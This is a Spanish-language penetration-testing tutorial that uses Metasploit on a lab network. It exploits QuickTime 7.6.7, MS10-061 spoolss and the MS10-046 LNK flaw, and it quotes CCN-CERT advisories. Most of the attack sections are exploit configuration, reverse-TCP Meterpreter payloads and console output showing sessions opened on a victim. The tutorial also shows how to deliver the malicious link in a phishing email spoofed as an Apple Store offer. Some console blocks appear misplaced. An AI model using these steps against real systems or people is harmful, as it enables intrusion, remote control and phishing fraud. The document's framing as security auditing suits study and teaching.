
Nota: Si tu navegador por defecto no te muestra algo como la imagen anterior copia el enlace de la dirección, inicia firefox y pégalo en la barra de direcciones.

Escenarios prácticos

Los siguientes ejemplos pretenden mostrar como auditar las vulnerabilidades del sistema en todo su proceso y enseñando las diversas formas con las que podemos obtener acceso a el.

Quicktime 7.6.7

Queremos obtener acceso al sistema mediante un software vulnerable, en esta ocasión usaremos quicktime player en su versión 7.6.7.



Iniciaremos metasploit i buscaremos el exploit que nos interesa.

Ejecutamos en la consola “search Quicktime” y nos devuelve los exploit disponibles

```
msf > search quicktime
[*] Searching loaded modules for pattern 'quicktime'...

Exploits
=====
Name                                     Disclosure Date   Rank      Description
-----
multi/browser/qtjava_pointer             2007-04-23       excellent Apple QTJava toQTPointer() Arbitrary Memory Access
osx/rtsp/quicktime_rtsp_content_type     2007-11-23       average   MacOS X QuickTime RTSP Content-Type Overflow
unix/webapp/ats_parse_xml_exec           2007-02-24       excellent QuickTime Streaming Server parse_xml.cgi Remote Execution
windows/browser/apple_quicktime_marshaled_punk 2010-08-30       great    Apple QuickTime 7.6.7 - Marshaled_pUnk Code Execution
windows/browser/apple_quicktime_rtsp     2007-01-01       normal   Apple QuickTime 7.1.3 RTSP URI Buffer Overflow
windows/browser/apple_quicktime_smil_debug 2010-09-12       good     Apple QuickTime 7.6.6 Invalid SMIL URI Buffer Overflow
windows/mips/apple_quicktime_rtsp_response 2007-11-23       normal   Apple QuickTime 7.3 RTSP Response Header Buffer Overflow
```

Seleccionaremos “use Windows/browser/apple_quicktime_marshaled_punk”, con el método browser, y desde un servidor web creado temporalmente por metasploit crearemos una página maliciosa mediante la cual al conectarse la victima ejecutará el

exploit, el método de envío dependerá de cómo queráis desplegarlo, nosotros lo haremos mediante un correo enviado con el link.

```

msf > use windows/browser/apple_quicktime_marshaled_punk
msf exploit(windows/browser/apple_quicktime_marshaled_punk) > show options

Module options:
  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLVersion SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   /               no        The URI to use for this exploit (default is random)

Exploit target:
  Id  Name
  --  ---
  0    Apple QuickTime Player 7.6.6 and 7.6.7 on Windows XP SP3

msf exploit(windows/browser/apple_quicktime_marshaled_punk) > set srvhost 192.168.1.59
srvhost => 192.168.1.59
msf exploit(windows/browser/apple_quicktime_marshaled_punk) > set srvport 80
srvport => 80
msf exploit(windows/browser/apple_quicktime_marshaled_punk) > set uripath "/"
uripath => /
msf exploit(windows/browser/apple_quicktime_marshaled_punk) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/apple_quicktime_marshaled_punk) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(windows/browser/apple_quicktime_marshaled_punk) >
  
```

Configuraremos los valores de metasploit como la dirección del servidor web, el payload que en nuestro caso usaremos meterpreter, y ejecutamos el exploit.


Ahora mediante cualquier tipo de ingeniería Social enviaremos el enlace de descarga del exploit


Crearemos un correo con la página maliciosa con

`Mpack -s "Oferta" -d body.txt -c application/htm -o body.msg apple.htm`

Esto nos empaquetará el cuerpo del mensaje y ahora procederemos al envío del correo con `"bmail -s 192.168.1.59 -t berna@hotmail.com -f ofertas@applestore.com -h -m body.msg"`

Ahora nuestra víctima recibirá el correo siguiente:






Y al pulsar en enlace nos devolverá la consola de meterpreter

```
msf exploit(apple_quicktime_marshaled_punk) >
* Started reverse handler on 192.168.1.59:4444
* Using URL: http://192.168.1.59:80/
* Server started.
* Sending Apple QuickTime 7.6.7 _marshaled_punk Code Execution exploit HTML to 192.168.1.80:1092...
* Sending stage (749056 bytes) to 192.168.1.80
* Meterpreter session 4 opened (192.168.1.59:4444 -> 192.168.1.80:1092) at 2010-12-29 10:33:53 -0100
* Session ID 4 (192.168.1.59:4444 -> 192.168.1.80:1092) processing AutoRunScript 'migrate -f'
* Current server process: iexplore.exe (624)
* Spawning a notepad.exe host process...
* Migrating into process ID 1784
* New server process: notepad.exe (1784)
sessions
=====
Active sessions
-----
Id  Type  Information  Connection
--  -
4  meterpreter x86/win32 VICTIMA\Administrador @ VICTIMA 192.168.1.59:4444 -> 192.168.1.80:1092
msf exploit(apple_quicktime_marshaled_punk) >
```

Microsoft spoolss

En el siguiente ejemplo usaremos una vulnerabilidad en un error en la validación de los permisos de acceso en la cola de impresión, con lo cual el exploit seleccionado enviara una solicitud de impresión manipulada por el servicio de RPC ejecutando código arbitrario.

Si miramos las alertas del centro nacional de inteligencia www.ccn-cert.cni.es podemos encontrar la vulnerabilidad y su descripción, Microsoft la codifica con el número ms10-061, que en este caso es por donde buscaremos en metasploit el exploit afectado



BOLETINES DE VULNERABILIDADES

Ejecución remota de código en el servicio Print Spooler de Microsoft

Clasificación de la vulnerabilidad

Propiedad	Valor
Riesgo	Medio
Nivel de Confianza	Oficial
Impacto	Obtener acceso
Dificultad	Experto
Requisitos del atacante	Acceso remoto sin cuenta a un servicio estándar

Información sobre el sistema

Propiedad	Valor
Plataforma afectada	Microsoft
Software afectado	Windows XP SP2 y SP3 Windows Server 2003 SP2 Windows Vista SP1 y SP2 Windows Server 2008 Gold SP2, R2 Windows 7

Descripción

Se ha descubierto una vulnerabilidad en el servicio Print Spooler. La vulnerabilidad reside en un error al validar los permisos de acceso de cola de impresión. Un atacante remoto podría crear archivos en un directorio del sistema, y por lo tanto ejecutar código arbitrario, enviando una solicitud de impresión manipulada a través de RPC.

Solución

Actualización de software

Microsoft (MS10-061)
Windows XP SP3 / patch WindowsXP-KB2347290-x86-ENU
Windows XP Professional x64 SP2 / patch WindowsServer2003-WindowsXP-KB2347290-x64-ENU
Windows Server 2003 SP2 / patch WindowsServer2003-KB2347290-x86-ENU

Ejecutamos “search ms10-061”

```

bash
Id Type Information Connection
-- --
4 meterpreter x86/win32 VICTIMA\Administrador @ VICTIMA 192.168.1.59:4444 -> 192.168.1.80:1092

msf exploit(apple.quicktime_marshaled_punk) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > exit
[*] Meterpreter session 4 closed. Reason: User exit
msf exploit(apple.quicktime_marshaled_punk) > back
msf > search ms10-061
[*] Searching loaded modules for pattern 'ms10-061'...

Exploits
=====
Name Disclosure Date Rank Description
----
windows/smb/ms10_061_spoolss 2010-09-14 excellent Microsoft Print Spooler Service Impersonation Vulnerability
msf >

```

Configuraremos las opciones correspondientes y ejecutaremos el exploit que en este caso no hay que hacer uso de ningún tipo de ingeniería inversa ya que es una conexión directa.

Ejecución de código en Windows Shell

Se ha descubierto una vulnerabilidad en Windows Shell en Microsoft Windows XP SP3, Server 2003 SP2, Vista SP1 y SP2, Server 2008 SP2 y R2 y Windows 7. La vulnerabilidad reside en un error en la forma en que Windows Explorer muestra un icono de acceso directo.

Un atacante podría ejecutar código arbitrario mediante un fichero .LNK o .PIF especialmente manipulado.

La información la hemos obtenido de <http://ccn-cert.cni.es> en la sección de alertas

The screenshot shows the CCN-CERT website in Internet Explorer. The main content area displays a vulnerability alert titled 'Ejecución de código en Windows Shell'. The alert includes a classification table, system information, a description, and a solution.


Propiedad	Valor
Riesgo	Medio
Nivel de Confianza	Oficial
Impacto	Obtener acceso
Dificultad	Experto
Requisitos del atacante	Acceso remoto sin cuenta a un servicio estándar

Propiedad	Valor
Plataforma afectada	Microsoft
Software afectado	Microsoft Windows XP SP3 Microsoft Windows Server 2003 SP2 Microsoft Windows Vista SP1 y SP2 Microsoft Windows Server 2008 SP2 y R2 Microsoft Windows 7


Descripción
Se ha descubierto una vulnerabilidad en Windows Shell en Microsoft Windows XP SP3, Server 2003 SP2, Vista SP1 y SP2, Server 2008 SP2 y R2 y Windows 7. La vulnerabilidad reside en un error en la forma en que Windows Explorer muestra un icono de acceso directo. Un atacante podría ejecutar código arbitrario mediante un fichero .LNK o .PIF especialmente manipulado.

Solución
Actualización de software
Microsoft (2286198)
Actualmente no existe ningún parche disponible. Sin embargo las siguientes acciones ayudan a bloquear algunos métodos de ataque conocidos: Deshabilitar la visualización de iconos para accesos directos, y deshabilitar el servicio WebClient.


pero podemos comprobarlo también en el siguiente enlace <http://www.securityfocus.com> en search all vulnerabilites, realizaremos la búsqueda por sistema operativo y el código cve que nos proporciona la info de metasploit.



En securityfocus publican los exploit que hayan salido para las pruebas de concepto.



Y también en el siguiente enlace <http://www.exploit-db.com>



Cuando ya hemos recopilado la información posible y ayudándonos de metasploit vamos a acceder al sistema.

El exploit se arma mediante la técnica de browser lo que crearemos un servidor web que entregará el exploit cuando la víctima pinche el enlace, el cual será enviado por los medios posibles y que no llamen mucho la atención.

Los valores a configurar son los siguientes:

Set srvhost 192.168.1.59

Set srvport 90

Set uripath "estrenos"

Set payload Windows/meterpreter/reverse_tcp

Set lhost 192.168.1.59

Y ejecutamos el exploit

```

bash
-----
SRVHOST 192.168.1.59 yes The local host to listen on.
SRVPORT 80 yes The daemon port to listen on (do not change)
UNCHOSt no The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPATH / yes The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):
-----
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique: seh, thread, process, none
LHOST 192.168.1.59 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
-----
Id Name
--
0 Automatic

msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
msf exploit(ms10_046_shortcut_icon_dllloader) >
[*] Started reverse handler on 192.168.1.59:4444
[*] Send vulnerable clients to \\192.168.1.59\sugV\
Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) >

```


Ahora únicamente esperaremos a que la victima ejecute el link,

```

bash
[*] Send vulnerable clients to \\192.168.1.59\sugV\
Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Sending UNC redirect to 192.168.1.80:1121 ...
[*] Responding to WebDAV OPTIONS request from 192.168.1.80:1121
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/desktop.ini
[*] Sending 404 for /sugV/desktop.ini ...
[*] Sending LNK file to 192.168.1.80:1121 ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/NDVNRSHKry.dll.manifest
[*] Sending 404 for /sugV/NDVNRSHKry.dll.manifest ...
[*] Sending DLL payload 192.168.1.80:1121 ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/NDVNRSHKry.dll.123.Manifest
[*] Sending 404 for /sugV/NDVNRSHKry.dll.123.Manifest ...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1124) at 2011-01-04 23:55:20 +0100

```

